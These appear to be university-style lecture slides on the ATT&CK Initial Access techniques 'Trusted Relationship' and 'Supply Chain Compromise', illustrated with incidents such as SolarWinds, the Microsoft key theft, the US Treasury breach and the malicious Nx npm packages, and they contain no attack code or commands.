
Initial Access

9 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (3)
- Replication Through Removable Media
- Supply Chain Compromise (3)
- Trusted Relationship
- Valid Accounts (4)

BIG (REALLY BIG) HEADACHES


Trusted Relationship (I)



Organizations often grant **elevated access** to second or third-party **external providers** in order to allow them to **manage internal systems** as well as cloud-based environments.

Adversaries may **breach providers who have access to intended victims**. Access through trusted third party relationship abuses an existing connection that **may not be protected** or **receives less scrutiny** than standard mechanisms of gaining access to a network.

Trusted Relationship (II)



In Office 365 environments, organizations may grant Microsoft partners or resellers **delegated administrator permissions**.

By compromising a partner or reseller account, an adversary may be able to leverage existing delegated administrator relationships ...in order to gain administrative control over the victim tenant

A "nice" example (July 2023)

Microsoft lost its keys, and the government got hacked

Zack Whittaker @zackwhittaker / 4:05 PM GMT+2 • July 17, 2023

- China-backed hackers **stole a key that allowed them to stealthily break into dozens of email inboxes**, including those belonging to several federal government agencies.
- Hackers obtained a **Microsoft signing key** that was abused **to forge authentication tokens** that allowed the hackers' access to inboxes as if they were the rightful owners

...and another one (December 2024)

US Treasury cyber attack attributed to Silk Typhoon APT

Chinese state-sponsored advanced persistent threat (APT) Silk Typhoon has been linked to the cyber attack on the US Treasury that occurred last month.


Daniel Croft • Fri, 10 Jan 2025 • SECURITY

SHARE

On 8 December, security software provider BeyondTrust notified the US Treasury **that a threat actor had used a key to access a vendor "secure cloud-based service" used to provide technical support to Treasury departmental offices end users.**

"With access to the stolen key, the threat actor was able to override the service's security, remotely access certain Treasury DO user workstations, and access certain unclassified documents maintained by those users," the Treasury said in a letter to lawmakers.

Supply Chain Compromise (I-a)




Adversaries may **manipulate products** or product **delivery mechanisms** prior to receipt by a final consumer for the purpose of data or system compromise.

Supply chain compromise can take place at **any stage of the supply chain** including:

- Manipulation of **development tools**
- Manipulation of a **development environment**
- Manipulation of **source code repositories** (public or private)
- Manipulation of **source code** in open-source **dependencies**
- Manipulation of **software update/distribution** mechanisms
- Compromised/infected system images (multiple cases of removable media **infected at the factory**)
- Replacement of legitimate software with modified versions
- Sales of modified/counterfeit products to legitimate distributors
- Shipment interdiction

Supply Chain Compromise (I-b)



- Usually **malicious additions to legitimate software**.
- Usually distributed to a very broad set of consumers and then additional tactics to **specific** victims.
- Sometimes popular open source projects that are used as **dependencies** in many applications

SolarWinds

- Software for **security network monitoring**
- Adopted by **large** and **security-conscious organizations**
  - All five branches of the US military
  - State department, White House, NSA,
  - 425 of the Fortune 500 companies,
  - All five of the top five accounting firms
  - …

SolarWinds Compromise (December 2020)

- Software for **security network monitoring**
- Adopted by **large** and **security-conscious organizations**
  - All five branches of the US military
  - State department, White House, NSA,
  - 425 of the Fortune 500 companies,
  - All five of the top five accounting firms
  - …

- APT inserted malicious updates
- **18000** organizations installed the update
- **Evidence** of later attacks in **many hundreds** of them

What happened (in a nutshell) (I)

1. **Intrusion** on SolarWinds
2. **Malicious update** on 18000 customers
3. Evidence of **intrusion** in many hundreds of them
   - Deployment of other malware + **persistence**

What happened (in a nutshell) (II)

3. Evidence of intrusion in many hundreds of them
   - Deployment of other malware + persistence
   - These included:
     - **FireEye**
       - Top of the tops security company
       - They alerted all the other organizations (no one had noticed)
     - **Microsoft** (alerted by FireEye)

Emergency Directive

Emergency Directive 21-01

cyber.dhs.gov

See updated supplemental guidance for the latest.


December 13, 2020

Mitigate SolarWinds Orion Code Compromise

- ... **immediately disconnect or power down SolarWinds Orion products**
- ...agencies are **prohibited** from (re)joining the Windows host OS to the enterprise domain
- **Block all traffic** external to the enterprise to and from hosts where any version of SolarWinds Orion software has been installed.

- How to clean up against persistence?

Keep in mind



- Usually **malicious additions to legitimate software**.
- While supply chain compromise can impact any component of hardware or software, adversaries looking to gain execution have often focused on **malicious additions** to **legitimate** software in software distribution or **update channels**.

Examples

1. Take a look at the "Supply Chain Compromise" examples on the companion website
2. Think a little about them
3. Change your job...

NX (August 2025) (I)

Smart Repos · Fast Builds

PASSED | license MIT | npm package 21.4.1 | semantic-release | commitizen friendly | chat on gitter | discord 714 online

Nx is a powerful, open source, technology-agnostic build platform designed to efficiently manage codebases of any scale. From small single projects to large enterprise monorepos, Nx provides the platform to **efficiently get from starting a feature in your editor to a green PR**.

As teams and codebases grow, productivity bottlenecks multiply: build times increase, CI becomes flaky, and code sharing becomes complex. **Nx reduces friction across your entire development cycle.**

Star 26.9k

Used by 170k

+ 169,719

NX (August 2025) (II)

Malicious versions of Nx and some supporting plugins were published

Critical FrozenPandaz published GHSA-cxm3-wv7p-598c 5 days ago

Summary

Malicious versions of the `nx` package, as well as some supporting plugin packages, were published to npm, containing code that scans the file system, collects credentials, and posts them to GitHub as a repo under user's accounts.

- MetaMask, Electru, Ledger, Trezor, Exodus, Phantom, Solflare key storages and crypto wallets
- Random key storage files (*key, *keystore.json, UTC–, IndexedDB)
- GitHub personal authentication tokens
- Access tokens for npm
- .env files
- RSA private keys (id_rsa).

Supply Chain Compromise

Supply Chain Attacks: Why attractive

- Attack **one**, hit **many**
- Victims invariably have **lot of trust** in **a lot of** components:
  - **All** those that compose its **internal infrastructure**
  - **All** those that are used for **software development**
- Air gap does **not** defend

Supply Chain Defense: Why a nightmare (I)

- Do we even **know** our perimeter?
  - HW+SW Infrastructure: Network, Servers, Endpoints
    - Who manufactured our devices? Who sold them to us? Who installed them?
  - Internal Applications
    - Who built our website? Which platform does it run on? Which libraries?
    - And what about our mail server?
  - Software development tools and **libraries**
    - Which libraries have we used? Developed and maintaned by whom?
  - …

Supply Chain Defense: Why a nightmare (II)

Supply chain compromise can take place at **any stage of the supply chain** including:

- Manipulation of **development tools**
- Manipulation of a **development environment**
- Manipulation of **source code repositories** (public or private)
- Manipulation of **source code** in open-source **dependencies**
- Manipulation of **software update/distribution** mechanisms
- Compromised/infected system images
  (multiple cases of removable media **infected at the factory**)
- Replacement of legitimate software with modified versions
- Sales of modified/counterfeit products to legitimate distributors
- Shipment interdiction

Supply Chain Defense (= cross your fingers)

- Best practice today:
  1. Understand risks
  2. Structure and manage relations with providers carefully

- Look at companion website

- Much easier said than done
- Point 2 has been applied for a long time in **critical non-cyber domains**

Note the timing

Trump signs into law U.S. government ban on Kaspersky Lab software

REUTERS

DECEMBER 12, 2017

UK government bans all Russian anti-virus software from Secret-rated systems

The Register®
Biting the hand that feeds IT

3 Dec 2017

Dutch government to phase out use of Kaspersky anti-virus software

REUTERS

MAY 14, 2018

Supply Chain Compromise: Keep in mind

- **Huge** problem
- No longer a theoretical possibility
- Will become more and more relevant